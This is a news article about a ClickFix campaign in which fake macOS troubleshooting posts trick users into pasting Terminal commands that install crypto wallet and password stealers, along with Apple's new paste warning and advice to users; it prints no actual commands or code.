


Fake macOS help posts are spreading crypto wallet stealers through malicious Terminal commands. Microsoft said the ClickFix campaign targets iCloud data, saved passwords, private files, and wallets such as Exodus, Ledger, and Trezor
Fake macOS troubleshooting posts are being used to install crypto wallet stealers on Apple computers. Microsoft Defender Security Research Team said attackers are publishing guides on Medium, Craft, and Squarespace that tell users to run Terminal commands for common Mac issues. The commands instead download malware that targets iCloud data, saved passwords, browser data, and crypto wallet keys.
Fake Mac Guides Use ClickFix Tricks
Attackers present the posts as simple fixes for problems such as clearing disk space or solving system errors. However, the guides ask users to copy and paste commands into Terminal. Once users run the commands, the malware starts without needing a normal app launch.
Microsoft linked the activity to ClickFix, a social engineering method that makes victims run the harmful code themselves. This approach can bypass Gatekeeper because macOS does not inspect the payload in the same way it checks apps opened through Finder. Users are therefore urged to treat copied Terminal commands with “doubts,” especially when they come from public blog posts.
Malware Targets Wallets and Personal Data
The campaign uses malware families such as AMOS, Macsync, and SHub Stealer. These tools collect iCloud data, saved browser passwords, documents, photos, and crypto wallet keys. Microsoft also found instances in which attackers replaced legitimate wallet apps with trojanized versions.
The targeted wallets include Exodus, Ledger, and Trezor-related apps. After installation, the malware may show a fake prompt asking for a system password to install a “helper tool.” If the user enters the password attackers can gain wider access to files and settings.
Native macOS Tools Help Attackers Stay Hidden
Researchers observed attackers using native macOS tools such as curl and osascript to run payloads. This method reduces the need for visible files and can make detection harder for basic security tools. Some samples also stop running when they detect a Russian keyboard layout.
The loader, script, and helper campaigns share the same goal. They steal sensitive data, create persistence, and send the collected information to attacker-controlled servers. However, the delivery method remains the main risk because it relies on trust in fake troubleshooting content.
Apple Adds Terminal Paste Protection
Apple added a protection in macOS Tahoe 26.4 that warns users before they paste commands that may be harmful into Terminal. Malwarebytes reported that the warning gives users another chance to stop before running suspicious commands.
The protection does not remove the need for caution. Users can still continue by choosing to paste anyway. Security teams therefore advise Mac users to verify troubleshooting commands before running them, avoid unknown scripts, and download wallet apps only from official sources.
Crypto Developers Face Threats
The same ClickFix approach has also appeared in attacks aimed at fintech and crypto workers. ANY.RUN researchers linked one operation, called “Mach-O Man,” to Lazarus Group activity using fake meeting lures. Other reports also described crypto-focused supply chain attacks involving malicious packages.
These cases show why crypto wallet data remains a prime target. Attackers now use fake help pages, meeting tricks, and software supply chains to reach the same goal. For Mac users, the safest response is to question any guide that says, “copy this command into Terminal,” unless the source can be verified.
Disclaimer : Crypto News India does not recommend that any cryptocurrency should be bought, sold, or held by you. Do conduct your own due diligence and consult your financial advisor before making any investment decisions.
